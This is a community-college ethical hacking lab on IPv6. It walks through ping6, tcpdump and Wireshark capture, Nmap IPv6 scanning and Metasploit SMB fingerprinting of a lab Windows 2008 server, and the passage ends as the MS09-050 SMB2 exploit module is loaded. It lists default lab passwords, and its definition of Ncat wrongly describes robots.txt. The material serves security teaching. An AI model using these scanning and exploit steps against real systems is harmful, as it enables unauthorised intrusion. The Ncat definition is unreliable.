



## Ethical Hacking Lab Series

### Lab 13: Exploitation with IPv6

**Certified Ethical Hacking Domains:  
System Hacking,  
Penetration Testing**

**Document Version: 2013-07-18 (Beta)**

**Organization:** Moraine Valley Community College  
**Author:** Jesse Varsalone

**Copyright © National Information Security, Geospatial Technologies Consortium (NISGTC)**

The development of this document is funded by the Department of Labor (DOL) Trade Adjustment Assistance Community College and Career Training (TAACCCT) Grant No. TC-22525-11-60-A-48; The National Information Security, Geospatial Technologies Consortium (NISGTC) is an entity of Collin College of Texas, Bellevue College of Washington, Bunker Hill Community College of Massachusetts, Del Mar College of Texas, Moraine Valley Community College of Illinois, Rio Salado College of Arizona, and Salt Lake Community College of Utah. This work is licensed under the Creative Commons Attribution 3.0 Unported License. To view a copy of this license, visit <http://creativecommons.org/licenses/by/3.0/> or send a letter to Creative Commons, 444 Castro Street, Suite 900, Mountain View, California, 94041, USA.



*The Center for Systems Security and Information Assurance (CSSIA), in partnership with the Network Development Group (NDG) is given a perpetual worldwide waiver to distribute per US Law this lab and future derivatives of these works.*

## Contents

|   |    |
|---|----|
| Introduction .....  | 3  |
| Domains: System Hacking, Penetration Testing .....        | 3  |
| Pod Topology .....  | 5  |
| Lab Settings .....  | 6  |
| 1 Pinging IPv6 Addresses and Monitoring IPv6 Traffic..... | 7  |
| 1.1 Relearning How to Ping in an IPv6 World .....         | 7  |
| 1.2 Conclusion .....                                      | 14 |
| 1.3 Discussion Questions.....                             | 14 |
| 2 IPv6 Scanning and Exploitation .....                    | 15 |
| 2.1 Pivoting and Attacking Server 2008 .....              | 15 |
| 2.2 Conclusion .....                                      | 22 |
| 2.3 Discussion Questions.....                             | 22 |
| 3 Post IPv6 Exploitation with Ncat .....                  | 23 |
| 3.1 Ncat .....  | 23 |
| 3.2 Conclusion .....                                      | 30 |
| 3.3 Discussion Questions.....                             | 30 |
| References .....  | 31 |

## Introduction

This lab is part of a series of lab exercises intended to support courseware for Ethical Hacker training. The development of this document is funded by the Department of Labor (DOL) Trade Adjustment Assistance Community College and Career Training (TAACCCT) Grant No. TC-22525-11-60-A-48.

In this lab, students will learn how to use ping, scan, and exploit a system using IPv6.

This lab includes the following tasks:

- 1 – Pinging IPv6 Addresses and Monitoring IPv6 Traffic
- 2 – IPv6 Scanning and Exploitation
- 3 – Post IPv6 Exploitation with NCAT

## Domains: System Hacking, Penetration Testing

Scanning and pinging other devices on the network can be a daily task for a network administrator. Even though pinging and scanning are something many people are exposed to when they introduced to networking, far less individuals have been exposed to performing such common tasks in an IP version 6 environment.

**IPv6** – An IPv6 address is a 128-bit logical address. IPv6 is being implemented because of the more limited total address space that IPv4 provides. Starting with Vista and higher, all Microsoft operating systems have IPv6 installed by default. Most current versions of Linux as well as recent versions of Mac OS X also come with IPv6 enabled.

**Nmap** – Nmap is a free program that can be used in Linux, Mac, or Windows to locate machines on a network. After Nmap is used to discover machines on a network, it can also be utilized to determine which open Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) ports the machine has open. Nmap will give an indication of the operating system the remote machine is using. Zenmap is a GUI (or Graphical User Interface) frontend for Nmap. Nmap is available from [www.nmap.org](http://www.nmap.org)

**Ncat** – This is a text file within the webroot that indicates the directories of your webserver. It indicates to web robots which directories they should traverse.

**Metasploit** – Metasploit is an exploitation framework. The current version of Metasploit is written in Ruby and has exploits for Microsoft Windows, Mac OS X, Linux, and UNIX. Some exploits are for the operating systems themselves and others are for the applications like Adobe Reader and Internet Explorer. There is a detailed description of each exploit, which explains which version of the operating system, or application software is vulnerable, along with links to websites that describe the exploit in more detail. To use Metasploit, you should be comfortable using the command line.

**Wireshark** – Wireshark is a protocol analyzer that will allow you to capture traffic as well as analyze network traffic. Wireshark can be used to inspect traffic and examine the clear text communication of TELNET and encrypted communication of SSH.

## Pod Topology




Figure 1: Lab Topology

## Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

### Required Virtual Machines and Applications

This lab requires the use of the Linux Internal Attack machine running BackTrack 5 R3 and the Windows 2008 Server machine.

|  |                 |
|--|-----------------|
| <b>Windows 2008 Server</b>                     | 192.168.1.200   |
| Windows 2008 Server <b>admin</b> password      | none            |
| <b>Windows 2003 SQL</b>                        | 192.168.1.100   |
| Windows 2003 SQL <b>Administrator</b> password | P@ssw0rd        |
| <i>Internal</i> <b>BackTrack 5</b>             | 192.168.1.50    |
| BackTrack 5 <b>root</b> password               | toor            |
| <b>Linux Sniffer</b>                           | No IP addresses |
| Linux Sniffer <b>root</b> password             | toor            |

## 1 Pinging IPv6 Addresses and Monitoring IPv6 Traffic

Many computer professionals who operate and maintain networks are very comfortable in an IPv4 environment. Since the release of Windows Vista, Microsoft has IPv6 installed by default on all of their client and server operating systems. So, there is an extremely high likelihood that IPv6 is running in your home, work, or school environment. If IPv6 is not being monitored, an attacker can use this to their advantage and exploit systems.

Keep in mind that **Linux commands are case sensitive**. The commands below must be entered exactly as shown.

### 1.1 Relearning How to Ping in an IPv6 World

#### Open a Terminal to Get Started

1. Open a terminal on the *Internal BackTrack 5* Linux system by clicking on the picture to the right of the word **System** in the task bar in the top of the screen.




Figure 2: The Terminal Windows within BackTrack

After you click on the shortcut to the terminal, the terminal window will appear below.




Figure 3: The BackTrack Terminal will appear

2. Type the following command to view your IP version 4 and version 6 addresses  
`root@bt:~#ifconfig`

```
root@bt:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:4b:5c:be
          inet addr:192.168.1.50  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe4b:5cbe/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6195 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1205 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:612778 (612.7 KB)  TX bytes:68876 (68.8 KB)
          Interrupt:19 Base address:0x2000
```


Figure 4: IPv4 and IPv6 Addresses

3. On **Windows 2008 Server**, open a command prompt by clicking on the shortcut on the desktop.



Figure 5: Shortcut to Command Prompt

4. Type the following command to view your IPv4 and IPv6 addresses:  
`C:\ipconfig`



```
Command Prompt
C:\>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::15d6:ae01:f114:f37%10
    IPv4 Address. . . . . : 192.168.1.200
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1
```

Figure 6: The IPv4 and IPv6 addresses

As you prepare to ping the remote Linux system, keep these helpful hints in mind:

- When you ping the machine running BackTrack Linux, drop the /64

| What is displayed in Linux  | What will be typed       |
|-----------------------------|--------------------------|
| fe80::20c:29ff:fe4b:5cbe/64 | fe80::20c:29ff:fe4b:5cbe |

- You must specify the Windows %number designation when you perform the ping

| Typing this is not sufficient | specify the %number designation when you ping |
|-------------------------------|---|
| ping fe80::20c:29ff:fe4b:5cbe | ping fe80::20c:29ff:fe4b:5cbe%10              |

As you complete the lab, it is important to remember that your IPv6 addresses will differ from the ones used as examples in this lab. When asked to ping IPv6 addresses, be sure to enter the IPv6 address for your machines! You can use the ipconfig command on Windows and the ifconfig command on Linux to obtain your IPv6 addresses.

5. On the **Windows 2008 Server** system, ping the IPv6 address of the *Internal BackTrack 5* machine by typing:

C:\ ping fe80::20c:29ff:fe4b:5cbe%10

**\*Your IPv6 address will differ!**

```
C:\>ping fe80::20c:29ff:fe4b:5cbe%10

Pinging fe80::20c:29ff:fe4b:5cbe%10 from fe80::15d6:ae01:f114:f37%10
Reply from fe80::20c:29ff:fe4b:5cbe%10: time<1ms
Reply from fe80::20c:29ff:fe4b:5cbe%10: time<1ms
Reply from fe80::20c:29ff:fe4b:5cbe%10: time<1ms
Reply from fe80::20c:29ff:fe4b:5cbe%10: time<1ms

Ping statistics for fe80::20c:29ff:fe4b:5cbe%10:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
```

Figure 7: Pinging the IPv6 Address of the Linux from Windows

As you prepare to ping the remote Windows system, keep these helpful hints in mind:

- When you ping the Windows system, drop the %number designation

| What is displayed in Windows | What will be typed       |
|------------------------------|--------------------------|
| fe80::15d6:ae01:f114:f37%10  | fe80::15d6:ae01:f114:f37 |

- When you ping the Windows system, specify your Linux exit interface

| The exit interface must be specified | An exit interface is specified after the IPv6 address |
|--------------------------------------|---|
| ping6 fe80::15d6:ae01:f114:f37       | ping6 fe80::15d6:ae01:f114:f37 -I eth0                |

- To ping the **Windows 2008 Server** machine from the *Internal Backtrack 5* machine, type:  
`root@bt:~# ping6 fe80::15d6:ae01:f114:f37 -I eth0`

```
root@bt:~# ping6 fe80::15d6:ae01:f114:f37 -I eth0
PING fe80::15d6:ae01:f114:f37(fe80::15d6:ae01:f114:f37) from fe80::20c:29ff:fe4b:5cbe eth0: 56 data bytes
64 bytes from fe80::15d6:ae01:f114:f37: icmp_seq=1 ttl=128 time=2.02 ms
64 bytes from fe80::15d6:ae01:f114:f37: icmp_seq=2 ttl=128 time=0.679 ms
```

Figure 8: Pinging the IPv6 Address of the Windows from Linux

Let the ping continue and we will start the sniffer to capture the IPv6 traffic.

- Log into the **Linux Sniffer** with the username of **root** with the password of **toor**. Note: For security purposes, the password will not be displayed. Type the following command to initialize the GUI, Graphical User Environment:  
`root@bt:~#startx`

```
BackTrack 4 R2 Codename Nemesis bt tty1
bt login: root
Password:
Last login: Mon Dec 17 09:29:55 EST 2012 on tty1
BackTrack 4 R2 (CodeName Nemesis) Security Auditing

For more information visit: http://www.backtrack-linux.org/
root@bt:~# startx_
```

Figure 9: Logging on to the Sniffer

- Open a terminal on the Linux system by clicking on the picture to the right of Firefox in the task bar in the bottom of the screen in BackTrack.



Figure 10: The Terminal Windows within BackTrack

After opening the terminal, you may want to consider adjusting the size of the font.

- To increase the font size within the terminal, click **Settings** from the Terminal menu bar, select **Font**, then select **Enlarge Font**. Repeat this step if necessary.




Figure 11: Increase the Font Size of the Terminal Windows

One of the nice features about some versions of BackTrack is they do not automatically get assigned IP addresses through the use of DHCP, or Dynamic Host Configuration Protocol. The idea is to come on the network quietly, without being detected.

10. Only the loopback address, 127.0.0.1, is displayed when you type:

```
root@bt:~#ifconfig
```




Figure 12: No IP address, other than the Loopback Address of 127.0.0.1, are Displayed

11. To activate the first interface, type the following command:

```
root@bt:~#ifconfig eth0 up
```

```
root@bt:~# ifconfig eth0 up
```

Figure 13: Activating the First Interface

12. To run tcpdump on the network segment interface eth0 is connected to, type:

```
root@bt:~#tcpdump -i eth0
```

Wait until at least one packet is displayed before stopping the capture.

```
root@bt:~# tcpdump -i eth0
tcpdump: WARNING: eth0: no IPv4 address assigned
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
13:58:52.482211 IP 192.168.100.1.62891 > 192.168.100.255.1947: UDP, length 40
```

Figure 14: The output of tcpdump on the network segment interface eth0 is connected

After a packet or more is displayed, hit **CTRL+C** to stop the network capture.

- If the network 192.168.1.0/24 is displayed, eth0 is located on the first network.
- If the network 216.0.0.0/8 is displayed, eth0 is located on the second network.

13. To view the capture file, type the following command at the BackTrack terminal:

```
root@bt:~#wireshark
```

```
root@bt:~# wireshark
```

Figure 15: Opening Wireshark

14. Check the *Don't show the message again* box and click the **OK** button.



Figure 16: Opening the tcpdump capture with Wireshark

15. Select **Capture** from the menu bar and go down to **Interfaces**.




Figure 17: Opening the tcpdump capture with Wireshark

16. Select **Start** for device **eth0**.



Figure 18: Opening the tcpdump capture with Wireshark

17. Type **ipv6** in the Wireshark filter pane and click the **Apply** button. View the IPv6 traffic from the pings from the *Internal BackTrack 5* machine to the **Windows 2008 Server** machine.




Figure 19: IPv6 traffic within Wireshark

## 1.2 Conclusion

When you switch from IPv4 to IPv6, you must relearn some of the basic commands that you were accustomed to doing with ease in an IPv4 environment. Even performing a simple task like pinging another computer on the network with that computer's designated IPv6 address is a more difficult task than it was in an IPv4 environment.

## 1.3 Discussion Questions

1. How do you display an IP version 6 addresses within Linux?
2. How do you display an IP version 6 addresses within Microsoft Windows?
3. What command is used within Linux to ping an IP version 6 addresses?
4. When performing a ping of an IPv6 address with Linux, what must be specified?

## 2 IPv6 Scanning and Exploitation

After you learn how to ping a remote machine on an IPv6 address, the next logical step for an attacker would be to scan another machine on the network using the IPv6 address. And, after scanning, the next logical step for the attacker would be to exploit the victim machine using the IPv6 address of the victim machine on the network. Nmap allows you to scan IPv6 addresses and Metasploit allows you to exploit those addresses.

### 2.1 Pivoting and Attacking Server 2008

As you prepare to scan the remote Windows system, keep these helpful hints in mind:

- When you scan the Windows system, drop the %number designation

| What is displayed in Windows | What will be typed       |
|------------------------------|--------------------------|
| fe80::15d6:ae01:f114:f37%10  | fe80::15d6:ae01:f114:f37 |

- When you scan the Windows system, specify your Linux exit interface

| The exit interface must be specified | An exit interface is specified after the IPv6 address |
|--------------------------------------|---|
| nmap -6 fe80::15d6:ae01:f114:f37     | nmap -6 fe80::15d6:ae01:f114:f37%eth0                 |

Before scanning with Nmap, hit **CTRL+C** on the *Internal BackTrack 5* machine to stop the continuous ping.

1. Type the following command to scan the IPv6 Address of the **Windows 2008 Server** system.

```
root@bt:~# nmap -6 fe80::15d6:ae01:f114:f37%eth0
```

```
root@bt:~# nmap -6 fe80::15d6:ae01:f114:f37%eth0
Starting Nmap 6.01 ( http://nmap.org ) at 2013-01-16 12:35 EST
Nmap scan report for fe80::15d6:ae01:f114:f37
Host is up (0.0013s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:C4:99:4B (VMware)
Nmap done: 1 IP address (1 host up) scanned in 5.45 seconds
```

Figure 20: IPv6 Scan

Notice that only the following 2ports are open on the Windows 2008 Server:

- 135/tcp open msrpc
- 445/tcp open microsoft-ds



Earlier, when we performed an operating system scan with Nmap, the results indicated:

- Microsoft Windows Vista SP2
- Windows 7 SP1
- Windows Server 2008 R2 SP1
- Windows 8 Consumer Preview



Figure 23: Multiple OS Results

We need to have a more accurate indication of what OS the target computer is running. If we use one of the Metasploit auxiliary scanning modules, we can get a better result.

4. To use the Metasploit auxiliary SMB scanning module, type the following:  
`msf > use auxiliary/scanner/smb/smb_version`



Figure 24: Metasploit auxiliary SMB scanning module

5. Type the following command to view the auxiliary scanning module's options:  
`msf auxiliary(smb_version) > show options`




Figure 25: Options for Metasploit auxiliary SMB scanning module

6. Type the following command at the `msf auxiliary(smb_version)` prompt to set the Remote Host to the **Windows 2008 Server** machine using its IPv6 address.  
`msf auxiliary(smb_version) > set RHOSTS fe80::15d6:ae01:f114:f37%eth0`

```
msf auxiliary(smb_version) > set RHOSTS fe80::15d6:ae01:f114:f37%eth0
RHOSTS => fe80::15d6:ae01:f114:f37%eth0
```

Figure 26: Setting the RHOSTS

7. Type `run` to run the scan in order to determine the remote machine's OS.  
`msf auxiliary(smb_version) > run`

```
msf auxiliary(smb_version) > run
[*] fe80::15d6:ae01:f114:f37%eth0:445 is running Windows 2008 Standard without Hyper-V
Service Pack 1 (language: Unknown) (name:WINFILE) (domain:WORKGROUP)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 27: An Accurate OS Fingerprint

8. The OS is identified as Windows 2008 Standard without Hyper-V Service Pack 1. To verify this, select the **Windows 2008 Server** machine on the Internal Network. In the Start Search box, type the following command to verify the Windows OS:  
**winver**



Figure 28: Windows 2008 Standard without Hyper-V Service Pack 1

9. The exploit/windows/smb/ms09\_050\_smb2\_negotiate\_func\_index was released in 2009. Type the following command to find information about the exploit.  
`msf > info exploit/windows/smb/ms09_050_smb2_negotiate_func_index`

```
msf > info exploit/windows/smb/ms09_050_smb2_negotiate_func_index

Name: Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
Module: exploit/windows/smb/ms09_050_smb2_negotiate_func_index
Version: 14774
Platform: Windows
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Good

Provided by:
Laurent Gaffie <laurent.gaffie@gmail.com>
hdm <hdm@metasploit.com>
sf <stephen_fewer@harmonysecurity.com>

Available targets:
Id  Name
--  -
0   Windows Vista SP1/SP2 and Server 2008 (x86)

Basic options:
Name      Current Setting  Required  Description
-----
RHOST
RPORT    445              yes       The target port
WAIT     180              yes       The number of seconds to wait for the attack to complete.

Payload information:
Space: 1024

Description:
This module exploits an out of bounds function table dereference in
the SMB request validation code of the SRV2.SYS driver included with
Windows Vista, Windows 7 release candidates (not RTM), and Windows
2008 Server prior to R2. Windows Vista without SP1 does not seem
affected by this flaw.
```

Figure 29: Information about the Exploit

- The exploit works against 2008 Server when port 445 is open on the remote host. To use the exploit, type the following command at the msf console.

```
msf > use exploit/windows/smb/ms09_050_smb2_negotiate_func_index
```

```
msf > use exploit/windows/smb/ms09_050_smb2_negotiate_func_index
